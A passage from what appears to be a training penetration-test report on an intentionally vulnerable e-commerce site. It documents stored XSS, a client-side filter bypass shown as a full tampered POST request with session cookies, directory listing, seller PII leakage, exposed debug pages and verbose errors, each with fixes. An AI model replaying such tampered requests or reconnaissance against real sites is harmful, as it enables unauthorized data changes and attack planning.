The screenshot shows a web browser window with the URL http://13.235.132.114/products/details.php?p_id=21. The page is titled "Fortnite T Shirt" and describes it as a "Fortnite Basic Tee". It features a blue t-shirt with a "FORTNITE" graphic and a group of characters. The price is listed as "INR 150/-". Below the price is a red "Add To cart" button. The "Customer Reviews" section contains three entries, each with a user icon and the name "test". The last review also includes a long string of special characters. A red box highlights this review section. At the bottom of the page is a comment form with a red "POST" button.

All Products T Shirt

Fortnite T Shirt

Fortnite Basic Tee

Seller Info Brand Website

INR 150/-

Add To cart

Customer Reviews

test
test


test
@#@\$\$%^&^*&(&^%\$#@!#\$%^&*(^%\$#@

test
23344dsjfvfib@\$\$%\$\$%\$\$%

POST

POC

- When I entered the script pop up code it was executed and stored



Business impact- severe

- Hacker can access any user credentials by injecting ***malicious*** scripts
- He can even change the html format of website

Recommendations

- By escaping user input. Escaping data means taking the data an application has received and ensuring it's secure before rendering it for the end user
- Validating input is the process of ensuring an application is rendering the correct data and preventing malicious data from doing harm to the site, database, and users
- A third way to prevent cross-site scripting attacks is to sanitize user input. Sanitizing data is a strong defense, but should not be used alone to battle XSS attacks

References

- <https://www.checkmarx.com/2017/10/09/3-ways-prevent-xss/>
- https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html
- <https://owasp.org/www-community/attacks/xss/>

13.Client side filter bypass

Client side
filter bypass

The url given below is vulnerable to client side filter bypass

- Afected url

<http://13.235.132.114/profile/16/edit/>

Observations

- After changing the information I was able to change it again via client side filter bypass

My Profile

test

test@gmail.com

test

8546145268

test,test

UPLOAD PROFILE PICTURE

UPDATE

POC

```
POST /profile/submit.php HTTP/1.1
Host: 13.235.132.114
Content-Length: 605
Accept: text/plain, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryo3Px21dXCuUVK516
Origin: http://13.235.132.114
Referer: http://13.235.132.114/profile/16/edit/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: key=C9F21D01-7EC2-B6E0-6928-3C2B097C41BB; PHPSESSID=78113osg2i7o8orukrg48p9805; X-XSRF-TOKEN=62c956821efc733718c99f78d8927b80a85cd50240e38200ede80d76f0e08342
Connection: close

-----WebKitFormBoundaryo3Px21dXCuUVK516
Content-Disposition: form-data; name="name"

test
-----WebKitFormBoundaryo3Px21dXCuUVK516
Content-Disposition: form-data; name="contact"

9512313800
-----WebKitFormBoundaryo3Px21dXCuUVK516
Content-Disposition: form-data; name="address"

test,test
-----WebKitFormBoundaryo3Px21dXCuUVK516
Content-Disposition: form-data; name="user_id"

16
-----WebKitFormBoundaryo3Px21dXCuUVK516
Content-Disposition: form-data; name="X-XSRF-TOKEN"

62c956821efc733718c99f78d8927b80a85cd50240e38200ede80d76f0e08342
-----WebKitFormBoundaryo3Px21dXCuUVK516--
```

POC

- Original info was changed

My Profile



test
test@gmail.com

Username: test

Contact No.: 9512313800

Delivery Address: test,test

[EDIT PROFILE](#) [CHANGE PASSWORD](#)

Business impact-high

- This would only trouble the users which will be giving bad feed back on you website

Recommendations

- Cookies should be used .
- Referrer headers should be used
- Proper security checks should be done

References

- <https://portswigger.net/support/using-burp-to-bypass-client-side-javascript-validation>
- <https://www.slideshare.net/SamBowne/cnit-129s-ch-5-bypassing-clientside-controls>

14.Directory listing

Directory listing


The url given below is listing the directories

- Affected url

<http://13.235.132.114/static/images/>

Observations

- In robots.txt file I found static/images/



```
User-Agent: *
Disallow: /static/images/
Disallow: /ovidentiaCMS
```

POC

- Listed directories

Index of /static/images/			
<hr/>			
..			
customers/	05-Jan-2019 06:00	-	
icons/	05-Jan-2019 06:00	-	
products/	05-Jan-2019 06:00	-	
banner-large.jpeg	05-Jan-2019 06:00	672352	
banner.jpeg	07-Jan-2019 08:49	452884	
card.png	07-Jan-2019 08:49	91456	
default_product.png	05-Jan-2019 06:00	1287	
donald.png	05-Jan-2019 06:00	10194	
loading.gif	07-Jan-2019 08:49	39507	
pluto.jpg	05-Jan-2019 06:00	9796	
popoye.jpg	05-Jan-2019 06:00	14616	
profile.png	05-Jan-2019 06:00	15187	
seller_dashboard.jpg	05-Jan-2019 06:00	39647	
shoe.png	05-Jan-2019 06:00	77696	
socks.png	05-Jan-2019 06:00	67825	
tshirt.png	05-Jan-2019 06:00	54603	

Business impact-high

- These directories will be useful for the attacker to collect information about the website

To plan a attack

Recommendations

- Disable these listed directories

References

- <https://www.acunetix.com/blog/articles/directory-listing-information-disclosure/>

15. Personnel identifiable information-leakage

Personnel identifiable information	<p>The url given below has PII-leakage</p> <ul style="list-style-type: none">• Affected url <p><u>http://13.235.132.114/products/details.php?p_id=(here)</u></p>

Observations

In every product pages the seller info option is available



No reviews yet

POC

- Pan card details are also shown

Seller Information

Seller Name : Chandan

Rating : 4/5

City : Delhi

PAN : AWQRD7856Q12

Email : chandan@lifestylestore.com

Business impact - high

- Providing the Seller information may uninterest people to buy the item
- It may also cause social engineering attacks on seller

Recommendations

- Remove the pan card details
- Only show required information about anyone


References

- <https://www.imperva.com/learn/data-security/personally-identifiable-information-pii/>
- <https://hackerone.com/reports/374007>

16.Default and debug files

Default and debug files	<p>Below mentione url has many default and debug files</p> <ul style="list-style-type: none">• Affected url <p><u>http://13.235.132.114/</u></p> <ul style="list-style-type: none">• Default pages<ol style="list-style-type: none">1. robots.txt2. server-status3. phpinfo.php4. composer.json5. userlist.txt

POC



```
User-Agent: *
Disallow: /static/images/
Disallow: /ovidentiaCMS
```

POC

← → C Not secure | http://13.235.132.114/server-status/
Apps Gmail YouTube Maps Translate

Apache Server Status for localhost (via 127.0.0.1)

Server Version: Apache/2.4.18 (Ubuntu)

Server MPM: event

Server Built: 2018-06-07T19:43:03

Current Time: Monday, 05-Nov-2018 14:46:35 IST

Restart Time: Monday, 05-Nov-2018 09:14:47 IST

Parent Server Config. Generation: 1

Parent Server MPM Generation: 0

Server uptime: 5 hours 31 minutes 47 seconds

Server load: 1.34 1.26 1.06

Total accesses: 35 - Total Traffic: 97 kB

CPU Usage: u8.1 s11.23 cu0 cs0 - .0971% CPU load

.00176 requests/sec - 4 B/second - 2837 B/request

1 requests currently being processed, 49 idle workers

PID	Connections		Threads		Async connections		
	total	accepting	busy	idle	writing	keep-alive	closing
1709	0	yes	0	25	0	0	0
1710	1	yes	1	24	0	1	0
Sum	1		1	49	0	1	0

.....
.....
.....

Scoreboard Key:

"_" Waiting for Connection, "s" Starting up, "r" Reading Request,

"w" Sending Reply, "k" Keepalive (read), "d" DNS Lookup,

"c" Closing connection, "l" Logging, "g" Gracefully finishing,

"x" Idle cleanup of worker, "." Open slot with no current process

Srv	PID	Acc	M	CPU	SS	Req	Conn	Child	Slot	Client	VHost	Request
0-0	1709	0/1/1	_	0.92	17771	89	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET / HTTP/1.1
0-0	1709	0/1/1	-	9.64	34	1	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET /server-status HTTP/1.1
0-0	1709	0/1/1	-	9.58	170	0	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET /favicon.ico HTTP/1.1
0-0	1709	0/1/1	-	9.65	26	1	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET /server-status HTTP/1.1
0-0	1709	0/1/1	-	0.00	15	1	0.00	0.00	0.00	127.0.0.1	localhost:8000	GET / HTTP/1.1

POC

tp://13.235.132.114/phpinfo.php

Maps Translate

PHP Version 5.6.39-1+ubuntu18.04.1+deb.sury.org+1



System	Linux ip-172-26-13-145 5.4.0-1030-aws #31~18.04.1-Ubuntu SMP Tue Nov 17 10:48:34 UTC 2020 x86_64
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/5.6/fpm
Loaded Configuration File	/etc/php/5.6/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/5.6/fpm/conf.d
Additional .ini files parsed	/etc/php/5.6/fpm/conf.d/10-mysqlind.ini, /etc/php/5.6/fpm/conf.d/10-opcache.ini, /etc/php/5.6/fpm/conf.d/10-pdo.ini, /etc/php/5.6/fpm/conf.d/15-xml.ini, /etc/php/5.6/fpm/conf.d/20-calendar.ini, /etc/php/5.6/fpm/conf.d/20-ctype.ini, /etc/php/5.6/fpm/conf.d/20-curl.ini, /etc/php/5.6/fpm/conf.d/20-dom.ini, /etc/php/5.6/fpm/conf.d/20-exif.ini, /etc/php/5.6/fpm/conf.d/20-fileinfo.ini, /etc/php/5.6/fpm/conf.d/20-ftp.ini, /etc/php/5.6/fpm/conf.d/20-gd.ini, /etc/php/5.6/fpm/conf.d/20-gettext.ini, /etc/php/5.6/fpm/conf.d/20-iconv.ini, /etc/php/5.6/fpm/conf.d/20-json.ini, /etc/php/5.6/fpm/conf.d/20-mbstring.ini, /etc/php/5.6/fpm/conf.d/20-mysql.ini, /etc/php/5.6/fpm/conf.d/20-mysqli.ini, /etc/php/5.6/fpm/conf.d/20-pdo_mysql.ini, /etc/php/5.6/fpm/conf.d/20-pdo_sqlite.ini, /etc/php/5.6/fpm/conf.d/20-phar.ini, /etc/php/5.6/fpm/conf.d/20-posix.ini, /etc/php/5.6/fpm/conf.d/20-readline.ini, /etc/php/5.6/fpm/conf.d/20-shmop.ini, /etc/php/5.6/fpm/conf.d/20-simplexml.ini, /etc/php/5.6/fpm/conf.d/20-sockets.ini, /etc/php/5.6/fpm/conf.d/20-sqlite3.ini, /etc/php/5.6/fpm/conf.d/20-sysvmsg.ini, /etc/php/5.6/fpm/conf.d/20-sysvsem.ini, /etc/php/5.6/fpm/conf.d/20-sysvshm.ini, /etc/php/5.6/fpm/conf.d/20-tokenizer.ini, /etc/php/5.6/fpm/conf.d/20-wddx.ini, /etc/php/5.6/fpm/conf.d/20-xmlreader.ini, /etc/php/5.6/fpm/conf.d/20-xmlwriter.ini, /etc/php/5.6/fpm/conf.d/20-xsl.ini
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API20131226,NTS
PHP Extension Build	API20131226,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	enabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv2, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib.* , string.rot13, string.toupper, string.tolower, string.strip_tags, convert.* , consumed, dechunk, convert.iconv.*

POC

IS Progress Report | Internshala Tra X 13.235.132.114/robots.txt +

Not secure | http://13.235.132.114/robots.txt

Apps Gmail YouTube Maps Translate

JSON Raw Data Headers

Copy


Response Headers

Accept-Ranges	bytes
Connection	close
Content-Length	103
Content-Type	application/json
Date	Sat, 27 Jun 2020 16:09:51 GMT
ETag	"5c45b150-67"
Last-Modified	Mon, 21 Jan 2019 11:47:28 GMT
Server	nginx/1.14.0 (Ubuntu)

Request Headers

Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding	gzip, deflate
Accept-Language	en-US,en;q=0.5
Connection	keep-alive
Host	52.66.211.157
Upgrade-Insecure-Requests	1
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:76.0) Gecko/20100101 Firefox/76.0

POC



Business impact - low

- It does not impact the website directly
- It only helps hacker to collect information

Recommendations

- Disable all these default pages

References

- <https://www.indusface.com/blog/owasp-security-misconfiguration/>
- <https://hdivsecurity.com/owasp-security-misconfiguration>

17.Descriptive error messages


Descriptive error messages	<p>Below mentioned url shows Descriptive error messages</p> <ul style="list-style-type: none">• Affected url <p><u>http://13.235.132.114/?includelang=lang</u></p> <p><u>http://13.235.132.114/search/search.php?q=(here)</u></p>
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POC

The screenshot shows a web browser window with the following details:

- Tab Bar:** Progress Report | Internshala Trai (closed), Lifestyle Store.
- Address Bar:** Not secure | 13.235.132.114/?includelang=lang
- Header:** Lifestyle Store, My Cart, My Profile, My Orders, Blog.
- Content Area:**
 - Warning:** include(lang): failed to open stream: No such file or directory in /home/trainee/uploads/code-609cc31133c01.php on line 1
 - Warning:** include(): Failed opening 'lang' for inclusion (include_path='.: /usr/share/php') in /home/trainee/uploads/code-609cc31133c01.php on line 1

POC



Business impact-low

- Although this vulnerability does not have a direct impact to users or the server, though it can help the attacker in mapping the server architecture and plan further attacks on the server.
- It doesn't harm the website directly
- But it is letting the hacker to know about the website architecture

Recommendations

- Block these kind of error pages to show up
- Only show simple error pages
- Do not display the default error messages because it not tells about the server but also sometimes about the location. So, whenever there is an error ,send it to the same page or throw some manually written error.

References

- [https://owasp.org/www-community/Improper_Error_Handling#:~:text=Description,to%20the%20user%20\(hacker\).](https://owasp.org/www-community/Improper_Error_Handling#:~:text=Description,to%20the%20user%20(hacker).)
- <https://cwe.mitre.org/data/definitions/209.html>

Thank you

**For further classification / patch assistance
contact - 6353XXXXXX**